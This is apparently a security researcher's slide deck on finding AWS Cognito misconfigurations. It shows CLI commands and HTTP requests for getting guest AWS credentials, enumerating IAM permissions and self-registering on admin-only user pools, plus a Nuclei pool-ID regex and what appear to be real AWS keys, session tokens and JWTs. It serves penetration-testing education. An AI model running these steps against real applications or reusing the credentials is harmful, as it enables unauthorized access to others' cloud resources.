

Hunting For AWS Cognito Security Misconfigurations

Yassine Aboukir (@yassineaboukir)

Introduction

Yassine Aboukir (@yassineaboukir)

- Application security consultant
- Pentester at HackerOne
- HackerOne Hacker Advisory Board member
- Security Analyst @ HackerOne (2017 - 2019)
- Bug Bounties (since 2013): HackerOne Top 20, H1-303 MVH & 1st place.



Introduction to AWS Cognito

With Amazon Cognito, you can add user sign-up and sign-in features and control access to your web and mobile applications.

Amazon Cognito provides an identity store that scales to millions of users, supports social and enterprise identity federation (OIDC or SAML 2.0), and offers advanced security features to protect your consumers and business.

Source: <https://aws.amazon.com/cognito/>

Introduction to AWS Cognito

Amazon Cognito makes it easier for you to manage user identities, authentication, and permissions.




Source: <https://www.ssl2buy.com/wiki/authentication-vs-authorization-whats-the-difference>

Introduction to AWS Cognito

Amazon Cognito makes it easier for you to manage user identities, authentication, and permissions. It consists of two main components:

- **User Pools:** allow sign-in and sign-up functionality.
- **Identity Pools:** allow authenticated and unauthenticated users to access AWS resources using temporary AWS credentials.

Introduction to AWS Cognito



Source: <https://aws.amazon.com/blogs/mobile/building-fine-grained-authorization-using-amazon-cognito-user-pools-groups/>

In practical words,

9377	https://cognito-idp.us-west-2.amazonaws.com	OPTIONS	/
9378	https://cognito-idp.us-west-2.amazonaws.com	POST	/
9379	https://cognito-identity.us-west-2.amazonaws.com	POST	/
9380	https://cognito-identity.us-west-2.amazonaws.com	POST	/
9381	https://cognito-idp.us-west-2.amazonaws.com	OPTIONS	/

API calls to AWS Cognito API endpoints

- **Yellow:** API calls to user pool / endpoint: *cognito-idp.us-west-2.amazonaws.com*
- **Green:** API calls to identity pool / endpoint: *cognito-identity.us-west-2.amazonaws.com*

In practice,

1. User logs in with username and password which is then checked against user pool.

```
10949 https://cognito-idp.us-west-2.amazonaws.com POST /

Original request ▾
Pretty Raw Hex
1 POST / HTTP/2
2 Host: cognito-idp.us-west-2.amazonaws.com
3 Content-Length: 186
4 Sec-Ch-Ua: "Not/A)Brand";v="99", "Google Chrome";v="115", "Chromium";v="115"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
7 Content-Type: application/x-amz-json-1.1
8 Cache-Control: no-store
9 X-Amz-Target: AWSCognitoIdentityProviderService.InitiateAuth
10 X-Amz-User-Agent: aws-amplify/5.0.4 js
11 Sec-Ch-Ua-Platform: "macOS"
12 Accept: */*
13 Origin: https://app.
14 Sec-Fetch-Site: cross-site
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://app.
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20
21 {
  "AuthFlow":"USER_PASSWORD_AUTH",
  "ClientId":"2l17fev5pdgg2sa72a2gf6lf0n",
  "AuthParameters":{
    "USERNAME":"yassineaboukir@wearehackerone.com",
    "PASSWORD":"dvfdsfdsddfs"
  },
  "ClientMetadata":{
  }
}
```


In practical words,

2. The user pool generates and returns 3 JWT tokens:

- Access token
- ID token
- Refresh token

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Sun, 20 Aug 2023 13:25:06 GMT
3 Content-Type: application/x-amz-json-1.1
4 Content-Length: 4011
5 X-Amzn-Requestid: 8f2593c6-38c7-4a1f-bd6c-464db3f7fb69
6 Access-Control-Allow-Origin: *
7 Access-Control-Expose-Headers:
  x-amzn-RequestId, x-amzn-ErrorType, x-amzn-ErrorMessage, Date
8
9 {
  "AuthenticationResult": {
    "AccessToken": {
      "eyJraWQiOiJYXC9IUU1EcnN6QzBzaGFRZzhVWTD1RERTcGloNXdWZlNjMkRSTERYmV0az0iL
      CjhGci0iJSc
      QyNmUiLCJldi
      InRva2VuX3V
      RtaW4iLCJhd
      cC51cy13ZXN
      Y5MjU0MTUwN
      My05OGVhbnJF
      IsInVzZXJ1eY
      1htn2C9Bn4Q
      1pA2pc4aopD
      wtqFQkj8LXB
      10UAw02u-4t
      ToW2ZDI-tnfc0hny9Une6tnzTnDHIfIqn4GWX0HTA",
      "ExpiresIn": 3600,
      "IdToken": {
        "eyJraWQiOiIzQTYwTUUs0dk5rQ3R3RU1mQzdWdWRvS0JHVGZHUFG4eIdHVvdFcm1yRG9rPSIi
        mFsZyI6IjJTMj
        yNmUiLCJlbWFP
        HRwczpcL1wvY2
        Bd3hIWmtOMW4i
        zg3ZjcxNDM0Mj
        jODQ1LCJhdWQ1
        TkzYzYtMzhjNy
        JZCI6ImdyYXZp
        WF0IjoxNjkyNTI
        vbSj9_UZ424Rx
        zgCBe6MuyLqmK
        lzjdTho9Tbsdo
        nJcPvFGLUxXIh
        _Wgk6dVZq3FaxWVarzPVfFD5bzJujNgwnmanyRwFCRF-JFFx1Mg",
      "RefreshToken": {
        "eyJjdHkiOiJKVjQiLCJlbmMiOiJBMjU2R0NNIiwiaWF0IjoiLnBLU9BRVAifQ.mSk2WdLIdm
        uBvpM0nMswtxv
        2Vxlz-tBNLkLi
        fab3-MSVGV8MK
        T08SaFoJqnDAq
        _kJBGH8BskFvbjwgljzuc595c3c3v11cJq.Lno3ppuc001106zm.u00nsLmojCVh0hVRmjI
      }
    }
  }
}
```


In practical words,

4. Use identity ID to generate temporary AWS credentials

Original request

```
Original request
Pretty Raw Hex
1 POST / HTTP/2
2 Host: cognito-identity.us-west-2.amazonaws.com
3 Content-Length: 1222
4 Sec-Ch-Ua: "Not/A)Brand";v="99", "Google Chrome";v="115", "Chromium";v="115"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
7 Content-Type: application/x-amz-json-1.1
8 Amz-Sdk-Invocation-Id: ddb377d5-bf5c-4457-b09c-06394c62eb01
9 Cache-Control: no-store
10 Amz-Sdk-Request: attempt=1; max=3
11 X-Amz-Target: AWSCognitoIdentityService.GetCredentialsForIdentity
12 X-Amz-User-Agent: aws-sdk-js/3.6.1 os/macOS/10.15.7 lang/js
md/browser/Chrome_115.0.0.0 api/cognito_identity/3.6.1 aws-amplify/4.7.14_js
13 Sec-Ch-Ua-Platform: "macOS"
14 Accept: */*
15 Origin: https://app.
16 Sec-Fetch-Site: cross-site
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer: https://app.
20 Accept-Encoding: gzip, deflate
21 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
22
23 {
  "IdentityId": "us-west-2:c01b8680-f193-426a-946d-5e734ad5b1e0",
  "Logins": {
    "cognito-idp.us-west-2.amazonaws.com/us-west-2_AwxHzkh1n":
    "eyJraWVjZG90Ij0iZQTYwTUUsODk5rQ3R3RU1mQzdwdWRvS0JHVGZHUFG4eLdHVVdFcm1yR9g9rPSI
    50z0DdmNzE
    HkiLc3pc3M
    21cL3VzLXd
    0Q00S00ZDJ
    jItYWIxZS0
    iIsImV2ZW5
    0X2lkIjoia0iGyYnTktzYzYtMzhjNy00YTFlmLWJkNmMtNDY0ZGIzZjdmYjY5IiwidG9rZW5fdXN
    lIioiaW0iLChjCHBjZC16ImdvYXZodHkiLChjdxRoxR3R0bWU10ie20TI1Mzc5MDYsImV4cCI
```

Response

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Sun, 20 Aug 2023 13:25:08 GMT
3 Content-Type: application/x-amz-json-1.1
4 Content-Length: 1496
5 X-Amzn-Requestid: 6554297a-059f-4990-9ef0-1158f996030b
6 Access-Control-Allow-Origin: *
7 Strict-Transport-Security: max-age=31536000; includeSubDomains
8 Access-Control-Expose-Headers:
x-amzn-RequestId,x-amzn-ErrorType,x-amzn-ErrorMessage,Date
9
10 {
  "Credentials": {
    "AccessKeyId": "ASIA4XXC3LMYQTMJUCPI",
    "Expiration": "1.692541508E9",
    "SecretKey": "d8e8FJEvPaxl18Gf/vKQQWi5nx/snyiRR/ACnoDA",
    "SessionToken":
    "IQoJb3JpZ2ZlLuX2VjEAYaCXVzLXdlc3Q0tMjHMEUCIQRhMjXNzEY6EY+eBB0J8EeE063Bcr
    WfbrNk+s8uQoZmIwGfYiaY8jSHH2y8fjyGsq6wtNDPtsa99j9Y5kZk6U6ww4qzQIv/////
    ////ARAEgGw4NzU1NzUzMzU3MjkiDBRqf/9sLH65+7mFyyqhbJyI9Ba20ogs0swlDuxSxQ
    vYXPQtzdWidQutSLYPqzPV9RagZfr8fVsEQnDK191tkjKw2fYIqPjIZNVWFhtEx480N8m+o
    wHsU2ddIbK9AC+K/0uDpU46ApLFLoREjzjNvGykEDpafqRf1RRE3n0DHSwrFVP/hVMTJea3
    0wunqMw08IPsYco+JP9XbHDA1cSN8oc9Tb8CBmEGE920eWZyYWHlDHSLWCVnp8AQkgvX7j
    pym16uDA6JFLKR25Nu6qDnovF9i8upJPFw9eafwHhNunLDvg37enbFMfTxc04x13HJ5zeWAU
    xyqQEJXLPGIDALQIMg0IU0nHodgGJN0eYzmk+VPG1nM6I1uIIVevcWJ+h0067VRsk/bFdcj2j
    dePaULVltHKT07zWPOH+uwnMt1Ko1cUCXlLxlaiLRujbZceELTGJHjC2Gyznh0E0td0752h
    senW4ZPaa1ie910Q2z3N/Shdx0yd8PeLDfelmzaRomc08Lw4e4WQxUyU59KMMUdm+U3TcGLi
    /EbL2SMzVuJAUMpKV0FeR062LbcvS7CDinXMuT382WjBtFjwAcxkKigL/ErtmQgKjNds2zh
    Vh836QuIqS0nJAqf5fvbdtBGNESbmtkPLrLIFRCnCh1cHN9N+JEstZ225KFITmQnNsUz59Lr
    kGMeHcxwiNnoWt6QxoAZ5V1Ce9TxfChTzZwizykB2X/JkewDL3ImmiZneMLSoiKcG0oUCBio
    p/IwEBFBQmimDbc4vwaZTgsIOg+sJvPdZaLVCMD09lw/M5aqUi8VfCk+JT1y/BMxdUtjKWFr
    79xqVbjhhuW7Ne/DeppK0fUSLesrkw1lxB+iJah2pyoS90LgYhncFqGRZeDLJsfnJuCSKnt
    zLrItbQF5r8SiteBqtMWE7y8TmAb8hfJqL1pg0xyrJvKQ2v1kucL9ITi8J66UB64wLa0Ib2E
    Qa4u50SRJdiPjFirVX+oU2LdVVK5s5QyXWwpYc65Wp60RPAV86dGXyuxwd48ZmctvM2bwIQ
    jFEwoae04eH0B9z85+jvXopx1l1rja2NHGrwSap10bcyx0l/oZvdWwr6"
  },
  "IdentityId": "us-west-2:c01b8680-f193-426a-946d-5e734ad5b1e0"
}
```

Unauthorized access to AWS services due to Liberal AWS Credentials

Guest access is enabled (anyone can request credentials)

Configure identity pool trust [Info](#)

Authentication

Choose the sources that your identity pool trusts to generate identities and issue credentials.

User access [Info](#)

Configure your identity pool to generate credentials for users authenticated by third parties, and optionally, unauthenticated guests.

Authenticated access

Issue credentials to authenticated users from trusted identity providers.

Guest access

Issue guest-access credentials to anyone with internet access. Use guest access with AWS resources such as public APIs and graphics assets.

Unauthorized access to AWS services due to Liberal AWS Credentials

1. Try to fetch temporary AWS credentials as unauthenticated guest

To generate the AWS credentials, we need to find **Identity Pool ID** which is usually hardcoded in the source code, in a bundled JS file or in HTTP response. Other useful information that you can find:

- Client ID
- User Pool ID
- Region

9090 https://app.██████████.com GET /app.15816355.bundle.js 200 5463379 script js

Request Response

Pretty Raw Hex Render

```
return Object.defineProperty(Config.prototype,"awsCognitoAuthConfig",{
  get:function(){
    return{
      oauth:{
        domain:"auth2-██████████.com",scope:["phone","email","profile","openid","aws.cognito.signin.user.admin"],redirectSignIn:
          "https://app.██████████.com",redirectSignOut:"https://app.██████████.com/signedout",responseType:"code"
      },
      userPoolId:"us-west-2_AwXHZ██████████",userPoolWebClientId:"4umclrolbnjqh2a██████████",identityPoolId:"us-west-2:520d4ac9-9543-499e-8190-7██████████",region:
        "us-west-2"
    }
  }
});
```

Region **User Pool ID** **Client ID** **Identity Pool ID**

Unauthorized access to AWS services due to Liberal AWS Credentials

1. Try to fetch temporary AWS credentials as unauthenticated guest

Using Burpsuite, search for a variation of the following keywords in the HTTP history:

Aws_cognito_identity_pool_id

identityPoolId

cognitoIdentityPoolId

userPoolWebClientId

userPoolId

Aws_user_pools_id

REACT_APP_IDENTITY_POOL_ID

These hardcoded IDs are not considered sensitive on their own!

Unauthorized access to AWS services due to Liberal AWS Credentials

1. Try to fetch temporary AWS credentials as unauthenticated guest

Try content discovery techniques by enumerating and bruteforcing directories and files.

<https://portal.example.com/env>

```
REACT_APP_API_XL_REPORTING= "https://api.  
REACT_APP_BASE_PATH= "/partner"  
REACT_APP_COOKIESTORAGE_DOMAIN= "localhost"  
REACT_APP_COOKIESTORAGE_EXPIRES= 365  
REACT_APP_COOKIESTORAGE_PATH= "/"  
REACT_APP_COOKIESTORAGE_SECURE= "true"  
REACT_APP_IDENTITY_POOL_ID= "coanito-idp.ap-southeast-1.amazonaws.com/ap-southeast-1_edy2  
REACT_APP_IP= "https://          execute-api.ap-southeast-1.amazonaws.com/production/partner"  
REACT_APP_MANDATORY_SIGNIN= "true"  
REACT_APP_PORTAL_IDENTITY_POOL_ID= "ap-southeast-1:d20ed039-6a33-4d:  
REACT_APP_PROD= "true"  
REACT_APP_REGION= "ap-southeast-1"  
REACT_APP_SENTRY_ENDPOINT= ""  
REACT_APP_STAGE= "production"  
REACT_APP_USER_POOL_ID= "ap-southeast-1_6Bnc  
REACT_APP_USER_POOL_WEB_CLIENT_ID= 6od5vlakr  
REACT_APP_VERSION= "v1"  
REACT_APP_WEB_DOMAIN= "https://portal.  
REACT_APP_WEB_SITEKEY= 6LcOBWQUAAAAAG9  
_config_version= 74a2d69655a9c57974c1eb681d6ac7f98407de5e
```

Region

Pool ID

Client ID

Unauthorized access to AWS services due to Liberal AWS Credentials

Nuclei template to find Identity Pool ID.

```
id: aws-cognito-pool

info:
  name: AWS Cognito Pool ID
  author: gaurang
  severity: info
  tags: token,file

file:
  - extensions:
    - all

  extractors:
    - type: regex
      regex:
        - "ap-northeast-2:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "ap-northeast-3:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "ap-southeast-1:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "ap-southeast-2:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "ap-south-1:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "ca-central-1:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "ca-central-2:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "eu-west-1:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "eu-west-2:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "eu-west-3:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "eu-west-3:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "eu-north-1:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "us-east-1:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "us-east-2:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "us-west-1:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "us-west-2:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
        - "sa-east-1:[0-9A-Za-z]{8}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{4}-[0-9A-Za-z]{12}"
```

<https://github.com/projectdiscovery/nuclei-templates/>

Unauthorized access to AWS services due to Liberal AWS Credentials

1. Try to fetch temporary AWS credentials as unauthenticated guest

Next step is to use the **Pool Identity ID** to generate an **Identity ID**.

Use **AWS Client** (<https://github.com/aws/aws-cli>) as follows:

```
$ aws cognito-identity get-id --identity-pool-id <identity-pool-id> --region <region>
```

```
yassineaboukir@Yassines-MacBook-Pro ~ % aws cognito-identity get-id --identity-pool-id "us-west-2:520d4ac9-9543-499e-8190-XXXXXXXXXX" --region "us-west-2"
{
  "IdentityId": "us-west-2:e5bc8e26-9c33-4877-af77-XXXXXXXXXX"
}
```

Unauthorized access to AWS services due to Liberal AWS Credentials

1. Try to fetch temporary AWS credentials as unauthenticated guest

Next step is to use the previous Identity ID to generate AWS credentials. Use **AWS Cli** as follows:

```
$ aws cognito-identity get-credentials-for-identity --identity-id <identity-id> --region <region>
```

```
yassineaboukir@Yassines-MacBook-Pro ~ % aws cognito-identity get-credentials-for-identity --identity-id us-west-2:617dc46a-4559-4360-90b0-  
{  
  "IdentityId": "us-west-2:617dc46a-4559-4360-90b0-  
  "Credentials": {  
    "AccessKeyId": "ASIA4X  
    "SecretKey": "5ZN4PkGxsATS7JC3E0tF11LRcbzuiUZdVlsi4XnZ",  
    "SessionToken": "IQoJb3JpZ2luX2VjEj////////wEaCXVzLXdlc3Q0MiJHMEUCIAI+MENzrV3VioFcj2w  
mF24TRV0F/L74kNNzEhL5VjAiEA309zYVo89hih7yAFgv57k+fLx9zofknFQFUUBAViLUqmwYIuP////////ARADGgw4NzU  
1NzUzMzU3MjkiDMBa1sTLKpb4SOPi0yvyBZE01s7e9TGbMy5Nz+VUlpDWLly3pIAZcaf4NYUItcaSeYuNkTpkRT3KT9U2anLR8uYH  
peyqwa7XDPNE2  
j9/2dhGW4XSXT  
oJbvERODU8Cvv  
8akWBM2FeBa3Q  
fJCHT40P0jv2a  
sKtHV01uhZsZU  
gB1TFSuVH0GBy  
71GXUUxUKbh8o  
Z88YPIEeVmx3T  
Qjv/ftcJM/pUP  
YSQW6PExhgSqX  
Ga+v/F7jmMC5r0064jpnemizmgantb5cwc5y0t95yfJAJc7PM20m5E4imSZtkhm7qg5K17QC1IDgWTFSLPfhmEDGu1Ucyv9m5wJ  
nJeGKuFAG9L19tmb03NtgPRt9TaMh/iNgMitGL7amAvtVM2fRS4Xmc4WE0xjyWgi6MFB17WtGOXA0X43DW2uE4QJ00DsKp915y  
QyLrLJWZuD1HZFTZ1qLmk/Aln6w==",  
    "Expiration": "2022-12-03T15:48:57+08:00"  
  }  
}
```

Unauthorized access to AWS services due to Liberal AWS Credentials

1. Try to fetch temporary AWS credentials as unauthenticated guest

Now, we can enumerate permissions associated with these credentials using a tool such as:

- **Enumerate-iam:** <https://github.com/andresriancho/enumerate-iam>
- **Scout Suite:** <https://github.com/nccgroup/ScoutSuite>

```
$. /enumerate-iam.py --access-key <AccessKeyID> --secret-key <SecretKey> --session-token <SessionToken>
```

```
2022-12-03 15:01:49,841 - 41816 - [INFO] Starting permission enumeration for access-key-id "ASIA4XX[REDACTED]"
2022-12-03 15:01:51,402 - 41816 - [INFO] -- Account ARN : arn:aws:sts::87557[REDACTED]:assumed-role/PD-Sandbox-UserPool-CognitoUnauthorizedRole-M4S0
[REDACTED]/CognitoIdentityCredentials
2022-12-03 15:01:51,402 - 41816 - [INFO] -- Account Id : 87557[REDACTED]
2022-12-03 15:01:51,402 - 41816 - [INFO] -- Account Path: assumed-role/PD-Sandbox-UserPool-CognitoUnauthorizedRole-[REDACTED]/CognitoIdentityCr
edentials
2022-12-03 15:01:54,217 - 41816 - [INFO] Attempting common-service describe / list brute force.
2022-12-03 15:01:57,829 - 41816 - [INFO] -- sts.get_caller_identity() worked!
2022-12-03 15:01:59,988 - 41816 - [INFO] -- dynamodb.describe_endpoints() worked!
```

Enumerated permissions

Unauthorized access to AWS services due to Liberal AWS Credentials

1. Try to fetch temporary AWS credentials as unauthenticated guest

You could enumerate all sort of permissions that allow unauthenticated user to access AWS services:

- `dynamodb.list_backups()`
- `dynamodb.list_tables()`
- `lambda.list_functions()`
- `s3.list_buckets()`
- etc.

Unauthorized access to AWS services due to Liberal AWS Credentials

If the unauthenticated role is explicitly disabled. You'll will receive similar error:

NotAuthorizedException: Unauthenticated access is not supported for this identity pool.

```
yassineaboukir@Yassines-MacBook-Pro Hacktools % aws cognito-identity get-id --identity-pool-id ap-southeast-1:d20ed039-6a33-XXXXXXXXXX --region ap-southeast-1
```

```
An error occurred (NotAuthorizedException) when calling the GetId operation: Unauthenticated access is not supported for this identity pool.
```

Unauthorized access to AWS services due to Liberal AWS Credentials

Guest access is disabled (only authenticated user can request credentials)

Configure identity pool trust [Info](#)

Authentication

Choose the sources that your identity pool trusts to generate identities and issue credentials.

User access [Info](#)

Configure your identity pool to generate credentials for users authenticated by third parties, and optionally, unauthenticated guests.

Authenticated access

Issue credentials to authenticated users from trusted identity providers.


Guest access

Issue guest-access credentials to anyone with internet access. Use guest access with AWS resources such as public APIs and graphics assets.

Authentication bypass due to enabled Signup API action

Applications not offering user signup and only supporting administrative provision of accounts could be vulnerable as a result of not disabling signup API action.

This includes admin login portals which implement AWS cognito allowing authentication bypass as a result.



Sign in with your username and password

Username

Password

[Forgot your password?](#)

Sign in

Authentication bypass due to enabled Signup API action

Self-registration enabled by default when creating a new user pool

Do you want to allow users to sign themselves up?

You can choose to only allow administrators to create users or allow users to sign themselves up. [Learn more.](#)

- Only allow administrators to create users
- Allow users to sign themselves up

Authentication bypass due to enabled Signup API action

We only need the client ID and region to test against the self-registration.

```
$ aws cognito-idp sign-up --client-id <client-id> --username <email-address> --password <password> --region <region>
```

```
{
  "CodeDeliveryDetailsList": [
    {
      "Destination": "y***@w***",
      "DeliveryMedium": "EMAIL",
      "AttributeName": "email"
    }
  ]
}
```

Successful singup

Failed signup

```
yassineaboukir@Yassines-MacBook-Pro ~ % aws cognito-idp sign-up --client-id 1q5pq6dska6s8... --username yassineaboukir+cog@wearehackero
ne.com --password Tallsoft]3485 --region us-east-2
```

```
An error occurred (NotAuthorizedException) when calling the SignUp operation: SignUp is not permitted for this user pool
```

Authentication bypass due to enabled Signup API action

We only need the client ID and region to test against the self-registration.

AWSCognitoIdentityProviderService.SignUp

Request


```
1 POST / HTTP/2
2 Host: cognito-idp.us-east-2.amazonaws.com
3 Content-Type: application/x-amz-json-1.1
4 X-Amz-Target: AWSCognitoIdentityProviderService.SignUp
5 Content-Length: 124
6
7 {
8   "ClientId": "1q5pq6dska6s[REDACTED]",
9   "Username": "yassineaboukir@wearehackerone.com",
10  "Password": "Hkjhjk79]2344"
```

Response

```
1 HTTP/2 400 Bad Request
2 Date: Sun, 04 Dec 2022 13:27:10 GMT
3 Content-Type: application/x-amz-json-1.1
4 Content-Length: 90
5 X-Amzn-Requestid: 60c9977f-1275-45a2-9854-1b861303f441
6 X-Amzn-Errortype: NotAuthorizedException
7 X-Amzn-ErrorMessage: SignUp is not permitted for this user pool
8
9 {
10  "__type": "NotAuthorizedException",
11  "message": "SignUp is not permitted for this user pool"
12 }
```

Authentication bypass due to enabled Signup API action

In case of a successful self-registration, a 6 digits confirmation code will be delivered to the attacker's email address.



You'll need to confirm the account next.

```
$ aws cognito-idp confirm-sign-up --client-id <client-id> --username <email-address> --confirmation-code <confirmation-code> --region <region>
```


Authentication bypass due to enabled Signup API action

You can also directly call the Cognito API endpoint as follows:

AWSCognitoIdentityProviderService.ConfirmSignUp

Request

	Pretty	Raw	Hex
1	POST / HTTP/2		
2	Host: cognito-idp.us-east-2.amazonaws.com		
3	Content-Type: application/x-amz-json-1.1		
4	X-Amz-Target: AWSCognitoIdentityProviderService.ConfirmSignUp		
5	Content-Length: 125		
6			
7	{		
	"ClientId": "1q5pq6dska6[REDACTED]",		
	"Username": "yassineaboukir@wearehackerone.com",		
	"ConfirmationCode": "123456"		
8	}		
9			
10			



Privilege escalation through writable user attributes

Attributes are pieces of information that help you identify individual users, such as name, email address, and phone number. A new user pool has a set of default *standard attributes*.

Required	Attribute	Required	Attribute
<input type="checkbox"/>	address	<input type="checkbox"/>	nickname
<input type="checkbox"/>	birthdate	<input type="checkbox"/>	phone number
<input type="checkbox"/>	email	<input type="checkbox"/>	picture
